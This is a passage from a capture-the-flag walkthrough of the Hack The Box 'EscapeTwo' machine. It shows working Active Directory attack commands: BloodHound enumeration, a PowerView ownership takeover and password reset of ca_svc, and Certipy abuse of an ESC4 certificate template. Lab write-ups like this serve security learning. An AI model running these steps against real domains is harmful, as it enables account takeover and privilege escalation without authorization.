Group Name                                  Type             SID                                          Attributes=========================================== ================ ============================================ ==================================================Everyone                                    Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled groupBUILTIN\Remote Management Users             Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled groupBUILTIN\Users                               Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled groupBUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled groupBUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                 Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\This Organization              Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled groupSEQUEL\Management Department                Group            S-1-5-21-548670397-972687484-3496335370-1602 Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                  Mandatory group, Enabled by default, Enabled groupMandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
PRIVILEGES INFORMATION----------------------
Privilege Name                Description                    State============================= ============================== =======SeMachineAccountPrivilege     Add workstations to domain     EnabledSeChangeNotifyPrivilege       Bypass traverse checking       EnabledSeIncreaseWorkingSetPrivilege Increase a process working set Enabled
USER CLAIMS INFORMATION-----------------------
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.
At this stage, there was nothing particularly interesting to exploit. I started to feel stuck, so I decided to switch tactics. Since we already had valid credentials for the user ryan, turning to BloodHound made sense as the next logical step.
For setting up BloodHound, I simply followed the official BloodHound community documentation. Link Docs

┌──(chjwoo㉿hackbox)-[~/tools/bloodhound]└─$ ./bloodhound-cli up[+] Checking the status of Docker and the Compose plugin...[+] Docker and the Compose plugin checks have passed[+] Bringing up the BloodHound environment[+] Running `docker` to bring up the containers with /home/chjwoo/.config/bloodhound/docker-compose.yml... Container bloodhound-bloodhound-1 Recreate Container bloodhound-bloodhound-1 Recreated Container bloodhound-app-db-1 Starting Container bloodhound-graph-db-1 Starting Container bloodhound-app-db-1 Started Container bloodhound-graph-db-1 Started Container bloodhound-app-db-1 Waiting Container bloodhound-graph-db-1 Waiting Container bloodhound-app-db-1 Healthy Container bloodhound-graph-db-1 Healthy Container bloodhound-bloodhound-1 Starting Container bloodhound-bloodhound-1 StartedOpen http://localhost:8080/ui/login and log in using the credentials you created earlier. If you’ve forgotten them, you can easily reset the password by running ./bloodhound-cli resetpwd.
Next, we need to collect data for BloodHound. To do this, I used the following command:
┌──(chjwoo㉿hackbox)-[~/…/hackthebox/machines/escapetwo/bloodhound]└─$ bloodhound-python -d sequel.htb -u ryan -p 'WqSZAF6CysDQbGb3' -ns 10.129.232.128 -c AllINFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)INFO: Found AD domain: sequel.htbINFO: Getting TGT for userINFO: Connecting to LDAP server: dc01.sequel.htbINFO: Found 1 domainsINFO: Found 1 domains in the forestINFO: Found 1 computersINFO: Connecting to LDAP server: dc01.sequel.htbINFO: Found 10 usersINFO: Found 59 groupsINFO: Found 2 gposINFO: Found 1 ousINFO: Found 19 containersINFO: Found 0 trustsINFO: Starting computer enumeration with 10 workersINFO: Querying computer: DC01.sequel.htbINFO: Done in 00M 04S
┌──(chjwoo㉿hackbox)-[~/…/hackthebox/machines/escapetwo/bloodhound]└─$ ls -ltotal 147-rwxrwxrwx 1 root root  3727 Dec 17 22:20 20251217222034_computers.json-rwxrwxrwx 1 root root 25049 Dec 17 22:20 20251217222034_containers.json-rwxrwxrwx 1 root root  3060 Dec 17 22:20 20251217222034_domains.json-rwxrwxrwx 1 root root  3924 Dec 17 22:20 20251217222034_gpos.json-rwxrwxrwx 1 root root 88921 Dec 17 22:20 20251217222034_groups.json-rwxrwxrwx 1 root root  1889 Dec 17 22:20 20251217222034_ous.json-rwxrwxrwx 1 root root 22881 Dec 17 22:20 20251217222034_users.json

Once the data collection is complete, the generated files can be imported into the BloodHound file ingestor for further analysis.
Open the Explorer view, where we can mark the users we have already compromised: rose, ryan, and sa (SQL_SVC).

Note: If you encounter an error when marking a user as owned, make sure you are using BloodHound CE version 8.4.2.
Next, we move on to deeper exploration to uncover more insights. Open the Cypher tab—this is where we can analyze and explore the relationships and correlations between nodes within the environment.


Only the Administrator user is a member of the Domain Admins group. From here, we can continue our analysis by exploring the shortest path from the owned objects.
Key Takeaways
- rose is a standard Domain User with no elevated privileges.
- ryan, while also a Domain User, has access to Remote Management Users and Management Department groups, and importantly, holds WriteOwner privileges over the CA_SVC user.
- SQL_SVC, another Domain User, has access to SQLSERVER and SQLRUSERGROUP.
Based on this analysis, our focus should shift to ryan, as the WriteOwner permission over CA_SVC presents a clear path for further privilege escalation.

At this point, CA_SVC is a member of the CERT PUBLISHER group, which itself belongs to the DENIED RODC PASSWORD REPLICATION group. For our purposes, we will focus specifically on CERT PUBLISHER.
Since we have WriteOwner privileges over the CA_SVC user, a potential next step is to take advantage of this permission by attempting to change the account’s password and fully take over the user.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ cp /usr/share/windows-resources/powersploit/Recon/PowerView.ps1 .Next, copy PowerView.ps1, which we will upload to the ryan host using Evil-WinRM.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ evil-winrm -i dc01.sequel.htb -u ryan -p WqSZAF6CysDQbGb3
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\ryan\Documents> upload PowerView.ps1
Info: Uploading /mnt/hgfs/cybersec/hackthebox/machines/escapetwo/PowerView.ps1 to C:\Users\ryan\Documents\PowerView.ps1
Data: 1027036 bytes of 1027036 bytes copied
Info: Upload successful!*Evil-WinRM* PS C:\Users\ryan\Documents> Import-Module .\PowerView.ps1*Evil-WinRM* PS C:\Users\ryan\Documents> Set-DomainObjectOwner -Identity "ca_svc" -OwnerIdentity "ryan"*Evil-WinRM* PS C:\Users\ryan\Documents> Add-DomainObjectAcl -TargetIdentity "ca_svc" -Rights ResetPassword -PrincipalIdentity "ryan"*Evil-WinRM* PS C:\Users\ryan\Documents> $pass = ConvertTo-SecureString "Passwd112233!" -AsPlainText -Force*Evil-WinRM* PS C:\Users\ryan\Documents> Set-DomainUserPassword -Identity "ca_svc" -AccountPassword $pass*Evil-WinRM* PS C:\Users\ryan\Documents>
At this stage, I attempted to log in as ca_svc using Evil-WinRM.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ evil-winrm -i dc01.sequel.htb -u ca_svc -p 'Password112233!'
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\> whoami
Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
Error: Exiting with code 1
However, this attempt failed because the account does not have Remote Management Users permissions. As an alternative, we can try accessing the system via SMB instead.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ nxc smb dc01.sequel.htb -u ca_svc -p 'Passwd112233!'SMB 10.129.232.128 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)SMB 10.129.232.128 445 DC01 [+] sequel.htb\ca_svc:Passwd112233!The password change was successfully confirmed.
Next, we explored the ca_svc user in BloodHound, where we observed the following:

The CA_SVC account only holds permissions as a Domain User and a member of CERT PUBLISHERS. This raises an important question: what actions can we leverage through the CERT PUBLISHERS group?
Privilege Escalation
CERT PUBLISHERS is part of Active Directory Certificate Services (ADCS) and is responsible for issuing and managing digital certificates within an Active Directory environment. These certificates are commonly used for encryption, authentication, and identity verification.
While researching this role, I came across several blog references that suggest potential techniques we can try to leverage CERT PUBLISHERS for privilege escalation.
We can take advantage of Privilege Escalation via Active Directory Certificate Services (ADCS).
To proceed, we first need to identify vulnerable certificate templates, which can be done using Certipy.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ certipy-ad find -u 'ca_svc@sequel.htb' -p 'Passwd112233!' -dc-ip 10.129.232.128 -vulnerable -stdoutCertipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Finding certificate templates[*] Found 34 certificate templates[*] Finding certificate authorities[*] Found 1 certificate authority[*] Found 12 enabled certificate templates[*] Finding issuance policies[*] Found 15 issuance policies[*] Found 0 OIDs linked to templates[*] Retrieving CA configuration for 'sequel-DC01-CA' via RRP[!] Failed to connect to remote registry. Service should be starting now. Trying again...[*] Successfully retrieved CA configuration for 'sequel-DC01-CA'[*] Checking web enrollment for CA 'sequel-DC01-CA' @ 'DC01.sequel.htb'[!] Error checking web enrollment: timed out[!] Use -debug to print a stacktrace[!] Error checking web enrollment: timed out[!] Use -debug to print a stacktrace[*] Enumeration output:Certificate Authorities  0    CA Name                             : sequel-DC01-CA    DNS Name                            : DC01.sequel.htb    Certificate Subject                 : CN=sequel-DC01-CA, DC=sequel, DC=htb    Certificate Serial Number           : 152DBD2D8E9C079742C0F3BFF2A211D3    Certificate Validity Start          : 2024-06-08 16:50:40+00:00    Certificate Validity End            : 2124-06-08 17:00:40+00:00    Web Enrollment      HTTP        Enabled                         : False      HTTPS        Enabled                         : False    User Specified SAN                  : Disabled    Request Disposition                 : Issue    Enforce Encryption for Requests     : Enabled    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy    Permissions      Owner                             : SEQUEL.HTB\Administrators      Access Rights        ManageCa                        : SEQUEL.HTB\Administrators                                          SEQUEL.HTB\Domain Admins                                          SEQUEL.HTB\Enterprise Admins        ManageCertificates              : SEQUEL.HTB\Administrators                                          SEQUEL.HTB\Domain Admins                                          SEQUEL.HTB\Enterprise Admins        Enroll                          : SEQUEL.HTB\Authenticated UsersCertificate Templates  0    Template Name                       : DunderMifflinAuthentication    Display Name                        : Dunder Mifflin Authentication    Certificate Authorities             : sequel-DC01-CA    Enabled                             : True    Client Authentication               : True    Enrollment Agent                    : False    Any Purpose                         : False    Enrollee Supplies Subject           : False    Certificate Name Flag               : SubjectAltRequireDns                                          SubjectRequireCommonName    Enrollment Flag                     : PublishToDs                                          AutoEnrollment    Extended Key Usage                  : Client Authentication                                          Server Authentication    Requires Manager Approval           : False    Requires Key Archival               : False    Authorized Signatures Required      : 0    Schema Version                      : 2    Validity Period                     : 1000 years    Renewal Period                      : 6 weeks    Minimum RSA Key Length              : 2048    Template Created                    : 2025-12-18T13:05:28+00:00    Template Last Modified              : 2025-12-18T13:05:28+00:00    Permissions      Enrollment Permissions        Enrollment Rights               : SEQUEL.HTB\Domain Admins                                          SEQUEL.HTB\Enterprise Admins      Object Control Permissions        Owner                           : SEQUEL.HTB\Enterprise Admins        Full Control Principals         : SEQUEL.HTB\Domain Admins                                          SEQUEL.HTB\Enterprise Admins                                          SEQUEL.HTB\Cert Publishers        Write Owner Principals          : SEQUEL.HTB\Domain Admins                                          SEQUEL.HTB\Enterprise Admins                                          SEQUEL.HTB\Cert Publishers        Write Dacl Principals           : SEQUEL.HTB\Domain Admins                                          SEQUEL.HTB\Enterprise Admins                                          SEQUEL.HTB\Cert Publishers        Write Property Enroll           : SEQUEL.HTB\Domain Admins                                          SEQUEL.HTB\Enterprise Admins    [+] User Enrollable Principals      : SEQUEL.HTB\Cert Publishers    [+] User ACL Principals             : SEQUEL.HTB\Cert Publishers    [!] Vulnerabilities      ESC4                              : User has dangerous permissions.
At this stage, we identified a critical finding: the ca_svc user has dangerous permissions related to ESC4. The vulnerable certificate template in this case is DunderMifflinAuthentication.
ADCS Attack Series: Abusing ESC4 via Template ACLs for Privilege Escalation
At this point, we can proceed directly by modifying the certificate template to make it exploitable by the ca_svc account.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ certipy-ad template -u ca_svc@sequel.htb \  -password 'Passwd112233!' \  -template 'DunderMifflinAuthentication' \  -dc-ip 10.129.232.128 \  -save-configuration template-backup.json \  -write-default-configurationCertipy v5.0.4 - by Oliver Lyak (ly4k)
